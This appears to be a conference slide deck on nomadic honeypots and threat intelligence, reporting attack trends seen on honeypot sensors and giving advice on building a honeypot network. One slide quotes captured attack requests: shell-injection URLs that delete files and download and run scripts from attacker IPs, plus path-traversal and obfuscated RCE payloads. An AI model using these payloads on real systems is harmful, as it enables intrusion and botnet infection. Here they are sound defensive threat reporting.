- Ability to execute intelligent and preplanned change decisions

What asset do we move/change?

When do we move/change the asset, and/or how often (frequency)?


How do we move/change the asset?

Gartner

02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

Usecase: AMTD honeypots applied to OT / DDOS issues



Step1: external network scan (which ports open)
Step2: Assets discovery with targeted scan
Step3: Connection attempt on SSH Service on the honeypot - as considered as sensitive
Step4: Connection succeed on the honeypot
Step5: XDR consolidation and orchestration
Step6: SOAR action to BL @IP from CDN Edge
Step7: @IP blocked from the CDN

02. From Static To Nomadic Honeypots: AMTD Innovation

Concept Of Automated Moving Target Defense applied to honeypots

The future of AMTD ?

25%

OF CLOUD APPLICATIONS WILL LEVERAGE AMTD FEATURES BY 2025

BY 2025, AMTD-BASED SOLUTIONS WILL DISPLACE AT LEAST

15%

OF TRADITIONAL SOLUTIONS

BY 2030, **EXPLOIT-RESISTANT AMTD BASED HARDWARE** AND SOFTWARE WILL EMERGE

Gartner

Nomadic Honeypots: How to Create Actionable CTI

Outline

01 Why are honeypots valuable?

02 From static to nomadic honeypots: AMTD Innovation

03 **"With a powerful intelligence cycle, comes great responsibilities"**

… & great results!

04 DIY suggestions: create your own honeypot network

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Constructing your own intelligence cycle

Planning
Creation of concrete and combat-proven cyber threat intelligence

Collection
Setting up worldwide sensors & redirection

Exploitation
Human-machine complementarity process

Analysis
Visible trends and low signals

Dissemination
Benefit to the overall cybersecurity community

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!


Global trends and observations

TOP PORTS / PROTOCOL (March 23)

Port	Protocol	
22	TCP	SSH Scan, Zmap scans, MS Terminal Server Traffic on Non-standard Port
5060	UDP	Sipvicious scans, Realtek eCos RSDK/MSDK Stack-based Buffer Overflow (CVE-2022-27255)
80	TCP	Laravel Debug Mode Information Disclosure probe, Zmap scans, Mirai scans, JAWS webserver unauthentified shell command execution
445	TCP	ETERNALBLUE probe, Zmap scans, MS Terminal Server Traffic on Non-standard Port
161	UDP	Ubee cable modem credential stealing attempt
53	UDP	DNS named version attempt
9034	UDP	Realtek SDK - Command Execution/Backdoor Access (CVE-2021-35394)
623	UDP	IPMI Get Authentication Request
123	UDP	Possible NTP DDoS Inbound
177	UDP	RPC xdmcp info query

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Global trends and observations




TOP COUNTRIES OF IP ADDRESSES CONDUCTING MALICIOUS ACTIVITIES (March, 23)

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Global trends and observations

TOP WEB REQUESTS (March, 23)

URL
/shell?cd+/tmp;rm+-rf+*;wget+45.81.243[.]34/jaws;sh+/tmp/jaws
/shell?cd+/tmp;rm+-rf+*;wget+94.158.247[.]123/jaws;sh+/tmp/jaws
/cgi-bin/.%%%%32%%65/.%%%%32%%65/.%%%%32%%65/.%%%%32%%65/.%%%%32%%65/bin/sh
/shell?cd+/tmp;rm+-rf+*;wget+167.71.210[.]63/jaws;sh+/tmp/jaws
/?a=fetch&content=<php>die(shell_exec("wget%20-q%20-0%20-%20194.38.20[.]225/tf.sh|sh"))</php>
http://5.188.210.227/echo.php
/nice%20ports%2C/Tri%6Eity.txt%2ebak
/?a=fetch&content=<php>die(shell_exec("curl%20194.38.20[.]225/tf.sh|sh"))</php>
/shell?cd+/tmp;rm+-rf+*;wget+botbet.catbbos.fun/jaws;sh+/tmp/jaws
/bin/zhttpd/${IFS}cd${IFS}/tmp;rm${IFS}-rf${IFS}*;${IFS}wget${IFS}http://163.123.143[.]126/x.sh;${IFS}sh${IFS}x.sh;


Mirai botnet attempting to exploit a Shell Command Execution vulnerability on MVPower digital video recorders

Path traversal attack in Apache HTTP Server - CVE-2021-41773

RCE vulnerability in Zyxel products

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Global trends and observations

RECENT AND RETLENSLESS USE OF **OLD VULNERABILITY EXPLOIT**

Example of CVE-2012-1823

SURGE OF

DDoS ATTACKS

THE US

MAIN **SOURCE** OF ATTACK AS WELL AS MAIN **TARGET**


ATTEMPTS TO ENROLL VULNERABLE IOTS IN

BOTNETS

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Fascinating findings on low interaction honeypots

Espionage campaign linked to Iran





Date - GMT+02:00	Source IP	URL	User agent (sem_administration / sem_webmail / web_accessLogs)
2023-03-31 03:31:22	83.120.2.175	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:51:28&p4=2006900&p5=1&p6=193092.00&p7=1397149323&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 03:15:58	83.121.9.44	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:36:04&p4=2006900&p5=1&p6=193081.50&p7=1397149334&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 03:00:34	83.121.5.232	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:20:40&p4=2006900&p5=1&p6=193071.50&p7=1397149344&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-31 02:47:21	83.120.200.132	/wik/ab.php?p1=13951005000190&p2=23/03/31&p3=04:07:27&p4=2006900&p5=1&p6=193062.50&p7=1397149353&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=31	SIMCOM_MODULE
2023-03-30 03:28:47	37.63.212.158	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:48:53&p4=2006900&p5=1&p6=192123.50&p7=1397150292&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 03:13:25	89.196.30.177	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:33:30&p4=2006900&p5=1&p6=192113.00&p7=1397150302&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 02:57:58	109.225.129.215	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:18:03&p4=2006900&p5=1&p6=192102.00&p7=1397150313&p8=00.00&p9=0&p10=000000&p11=11.3&p12=1&p13=&p14=30	SIMCOM_MODULE
2023-03-30 02:42:31	37.63.166.227	/wik/ab.php?p1=13951005000190&p2=23/03/30&p3=04:02:37&p4=2006900&p5=1&p6=192092.50&p7=1397150323&p8=00.00&p9=0&p10=000000&p11=11.2&p12=1&p13=&p14=30	SIMCOM_MODULE

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Fascinating findings on low interaction honeypots

Recent and significant surge in PHP request







Targeted countries in Europe

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Fascinating findings on low interaction honeypots

VMware ESXi / ransomware “.args” / CVE-2021-21974 OpenSLP





Origin countries

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Mid-terms US Elections 🇺🇸

CYBER THREAT ALLIANCE

https://www.cyberthreatalliance.org

- Big Up → Cyber Threat Alliance
  - 63 malicious IP addresses that had targeted mid-terms US elections websites shared by our American partners
  - Malicious activities from 13 of them on our European honeypots
  - Extremely valuable since to help characterizing those IP addresses, which were not specifically targeting US infrastructure

(targeted? or not?)

03. « With A Powerful Intelligence Cycle, Comes Great Responsibilities »… & Great Results!

Fascinating findings on low interaction honeypots

Color1337 : Linux illicit cryptomining campaign

Source: valhalla.nextron-systems.com


Target: Ubuntu 22.04 in France (high interaction)

When: mid-January across a short timeframe (less than 5 minutes)

What: mining cryptocurrency, with a strategy to optimize the use of the compromised device's resources

How: use of a Discord server to retrieve data from the compromised machines

Who: links with Romania (?) probably linked to a group tracked in 2021 by other security researchers



Use of the compromised boxes
- If the box has enough capacity, deploy a miner named diicot ("FastAndSteady" function)
- If not, bounce elsewhere to collect information on other potential targets ("SlowAndSteady" function)

https://tehtris.com/en/blog/linux-focus-on-a-cryptomining-attack-dubbed-color1337

Nomadic Honeypots: How to Create Actionable CTI

Outline

Why are honeypots valuable? 01

02 From static to nomadic honeypots: AMTD Innovation

"With a powerful intelligence cycle, comes great responsibilities" 03

… & great results!

04 **DIY suggestions: create your own honeypot network**

04. DIY Suggestions: Create Your Own Honeypot Network

Choose your defensive weapons

- https://github.com/paralax/awesome-honeypots
    - TELNET, SSH, WEB, Windows, Email, Databases, RDP…

Risks considerations

- Outbound traffic?
- Entrapment?
- SLA?
- GDPR/Data Privacy?
- Manpower?

You are not alone

Team Work

Join other experts

Join opensource projects

Honeynet Project

https://www.honeynet.org

THE HONEYNET PROJECT
HN/P

CERT Polska

enisa
European Network and Information Security Agency

Proactive Detection of Security Incidents

Honeypots

2012-11-20


04. DIY Suggestions: Create Your Own Honeypot Network

Technical advice on implementing honeypots

- Infrastructure: Low or High? Exposed or not?
- Set-up your fake environment
- Secure the input / output issues
- Choose open services and related ports
- Manage personalities of fake assets
- Control the open vulnerabilities (accounts? exploits?...)
- Collect and export data
- Analyze data
- Create valuable CTI
- (Options? Active Defense / Counter-attack / Counter-measures / Poisoned gifts...)


04. DIY Suggestions: Create Your Own Honeypot Network

What is the Matrix?



> “Have you ever had a dream, Neo, that you were so sure was real? What if you were unable to wake from that dream? How would you know the difference between the dream world and the real world?”
>
> **Morpheus**

04. DIY Suggestions: Create Your Own Honeypot Network


INTERNET

GATEWAY

HIGH INTERACTION HONEYPOT

```
# iptables -t nat -I PREROUTING -s $YOUR_IP_ADDRESS -p ip -j SNAT --to 223.252.172.204

# nft insert rule ip nat PREROUTING ip saddr $YOUR_IP_ADDRESS counter snat to 223.252.172.204
```

```
hacker@honeypot:~$ w
10:02:19 up 10:02,  2 users,  load average: 0.10, 0.03, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0    223.252.172.204  02:31   19:38   0.08s  0.08s -bash
hacker   pts/1    89.253.220.241   10:02    3.00s  0.12s  0.00s w
```

- Discussions, Profiling, Human fingerprints, Attribution…
- Technical exchanges, Infiltration of hacking groups, Proofs + tools, Fun

---

Wanna « play » … with fake devices?

Contact me ☺

https://linkedin.com/in/laurentoudot

Honeypots are not dead 🍯

Knowledge is power 🧠

Thank you!

Big Up:
→ HITB crew (!)
→ TEHTRIS squads ☺
(sample: CIU, CERT, Threat Research, SOC Japan, R&D, E&S, BIZ, MKT...)